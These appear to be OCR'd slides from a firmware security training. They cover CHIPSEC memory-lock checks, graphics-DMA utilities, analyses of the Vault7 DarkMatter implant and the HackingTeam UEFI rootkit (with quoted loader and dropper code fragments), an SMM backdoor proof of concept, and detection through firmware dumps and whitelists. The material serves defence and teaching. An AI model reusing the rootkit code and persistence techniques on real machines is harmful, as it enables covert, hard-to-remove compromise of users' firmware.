
Checking Memory Protections

sudo chipsec_main -m memconfig

```
[+] loaded chipsec.modules.memconfig
[*] running loaded modules ..

[*] running module: chipsec.modules.memconfig
[x][ =======================================================================
[x][ Module: Host Bridge Memory Map Locks
[x][ =======================================================================
[+] PCI0.0.0_BDSM        = 0x000000008C000001 - LOCKED   - Base of Graphics Stolen Memory
[+] PCI0.0.0_BGSM        = 0x000000008B800001 - LOCKED   - Base of GTT Stolen Memory
[+] PCI0.0.0_DPR         = 0x000000008B400001 - LOCKED   - DMA Protected Range
[+] PCI0.0.0_GGC         = 0x00000000000002C1 - LOCKED   - Graphics Control
[+] PCI0.0.0_MESEG_MASK  = 0x0000007FFF000C00 - LOCKED   - Manageability Engine Limit Address Register
[+] PCI0.0.0_PAVPC       = 0x000000008FF00047 - LOCKED   - PAVP Configuration
[+] PCI0.0.0_REMAPBASE   = 0x00000007FF000001 - LOCKED   - Memory Remap Base Address
[+] PCI0.0.0_REMAPLIMIT  = 0x000000086EF00001 - LOCKED   - Memory Remap Limit Address
[+] PCI0.0.0_TOLUD       = 0x0000000090000001 - LOCKED   - Top of Low Usable DRAM
[+] PCI0.0.0_TOM         = 0x0000000800000001 - LOCKED   - T[illegible] of Memory
[+] PCI0.0.0_TOUUD       = 0x000000086F000001 - LOCKED   - Top o[illegible] Usable DRAM
[+] PCI0.0.0_TSEGMB      = 0x000000008B400001 - LOCKED   - TSEG Memory Ba[illegible]
[+] PASSED: All memory map registers seem to be locked down
```

Checking LOCK bits in PCIe config registers

Integrated Graphics Aperture



Software DMA Access via IGD with CHIPSEC

`chipsec_util igd`

```
chipsec_util igd
chipsec_util igd dmaread <address> [width] [file_name]
chipsec_util igd dmawrite <address> <width> <value|file_name>
```

- Cannot access certain memory ranges such as SMRAM
- A way for Graphics kernel driver to access Graphics Stolen data memory
- Separate graphics IOMMU/VT-d engine (controlled by `GFXVTBAR`)

References:


[Intel Graphics for Linux – Hardware Specification – PRMs]

Finding “Problems” With the Firmware

Vault7 EFI DerStarke/DarkMatter Implant

- *DerStarke* includes *DarkMatter* Mac EFI firmware persistence implant with multiple DXE and PEI executables
- Doesn't just rely on unlocked flash like HackingTeam's UEFI rootkit
- Re-infects EFI firmware updates with implants already in the firmware
- Contains *DarkDream* exploit which appears to bypass firmware protections on resume from S3 sleep to permanently unlock SPI flash
- Using S3 resume in the exploit suggests exploitation of one of S3 boot script vulns
  - Technical Details of the S3 Resume Boot Script Vulnerabilities
  - Attacks On UEFI Security by Rafal Wojtczuk and Corey Kallenberg
  - Reversing Prince Harming's kiss of death by Pedro Vilaca
  - Exploiting UEFI boot script vulnerability by Dmytro Oleksiuk


]HackingTeam[UEFI Rootkit



]HackingTeam[UEFI Rootkit

- **`rkloader`** is a DXE driver that is automatically executed during boot
- The module simply registers a callback on **`READY_TO_BOOT`** event to execute the malicious payload

```
EFI_STATUS
EFIAPI
_ModuleEntryPoint (
  IN EFI_HANDLE        ImageHandle,
  IN EFI_SYSTEM_TABLE  *SystemTable
  )
{
    EFI_EVENT Event;

    DEBUG((EFI_D_INFO, "Running RK loader.\n"));
    InitializeLib(ImageHandle, SystemTable);

    gReceived = FALSE;  // reset event!

    //CpuBreakpoint();

    // wait for EFI EVENT GROUP READY TO BOOT
    gBootServices->CreateEventEx(0x200, 0x10, &CallbackSMI, NULL, &SMBIOS_TABLE_GUID, &Event);

    return EFI_SUCCESS;
}
```



[Analysis of the HackingTeam's UEFI Rootkit]

]HackingTeam[UEFI Rootkit

- The callback then loads a UEFI application, which checks for infection by looking for UEFI variable "fTA"

```
/**
    Leggo in NvRam la variabile fTA
**/
BOOLEAN
EFIAPI
CheckfTA()
{
    EFI_STATUS                    Status = EFI_SUCCESS;

    UINTN  VarDataSize;
    UINT8  VarData;


    VarData=0;
    VarDataSize=sizeof(VarData);
    Status=gRT->GetVariable(L"fTA", &gEfiGlobalFileVariableGuid, NULL, &VarDataSize, (UINTN*)&VarData);
```

- Use NTFS module to drop a backdoor (scoute.exe) and RCS agent (soldier.exe) onto the filesystem

```
#define FILE_NAME_SCOUT L"\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\"
#define FILE_NAME_SOLDIER L"\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\"
#define FILE_NAME_ELITE  L"\\AppData\\Local\\"
#define DIR_NAME_ELITE L"\\AppData\\Local\\Microsoft\\"


// (20 * (6+5+2))+1) unicode characters from EFI FAT spec (doubled for bytes)
```

Analysis of the HackingTeam's UEFI Rootkit

]HackingTeam[UEFI Rootkit

Infection

- Installed via physical access and a SPI programmer
- Or by booting a USB image to erase and reprogram firmware. Requires unlocked (vulnerable) firmware on a target system
- Automatic reinfection after removal of remote access components

Detection

- Can be detected by finding `fTA` UEFI variable with GUID


  `8BE4DF61-93CA-11d2-aa0d-00e098302288`

  `chipsec_util uefi var-find fTA`

- Examine firmware image for additional DXE modules (see later)

PoC SmmBackdoor by Dmytro Oleksiuk

- Installed by adding additional sections to existing SMM driver
- Provides SMI interfaces for OS level caller
  - Direct SW SMI
  - Periodic SMI with “magic” numbers in registers to identify a call
- Provides read/write memory access. Easily extensible




Building reliable SMM backdoor for UEFI based platforms

So you've got a system with suspicious firmware?

Image Source: Anchorman

Where to Start From? Firmware Acquisition

1. Obtain clean/original firmware image
    1. Extract known good firmware image from a supposedly clean system (or from multiple systems). For example, when purchased (beware of supply chain attack) or before travel
    2. Firmware update image (UEFI "capsule" image) or full firmware image on the platform manufacturer's web-site
2. Get the firmware image from suspect system, periodically or when suspect (e.g. after travel)
    - If you have an infector sample, make firmware dumps before and after the infection
3. Firmware cane be acquired with software (e.g. CHIPSEC) or hardware tools
    - `chipsec_util spi dump firmware.bin`
    - **Important:** software based acquisition methods of firmware images can be tampered with. Whenever possible, use hardware tools to extract firmware
4. Compare the two images (see next slides for details)
    - Check firmware security advisories to understand how the firmware could be compromised and infected. This would help determining what to look for when comparing images


DRAM_LED
PCIEX16

Detecting Unexpected Firmware Modifications

Check UEFI firmware image for unexpected modifications, e.g. added EFI executable binaries

chipsec_main -m tools.uefi.whitelist [-a check,<json>,<fw_image>]

Decodes UEFI firmware image and checks all EFI executable binaries against a specified list

json JSON file with configuration of white-listed EFI executables

fw_image Full file path to UEFI firmware image. If not specified, the module will dump firmware image directly from ROM

Generating Whitelist…

chipsec_main -n -m tools.uefi.whitelist -a generate,orig.json,fw.bin

```
[+] loaded chipsec.modules.tools.uefi.whitelist
[*] running loaded modules ..

[*] running module: chipsec.modules.tools.uefi.whitelist
[*] Module arguments (3):
['generate', 'orig.json', 'fw.bin']
[x][ =======================================================================
[x][ Module: Simple white-list generation/checking for UEFI firmware
[x][ =======================================================================
 …
[*] reading firmware from 'fw.bin'...
[*] generating a list of EFI executables from firmware image...
[*] found 278 EFI executables in UEFI firmware image 'fw.bin'
[*] creating JSON file '/home/user/p2/chipsec/orig.json'...
```

Assumes there's a way to generate clean (uninfected) list of EFI executables. For example, from the update image downloaded from the vendor web-site

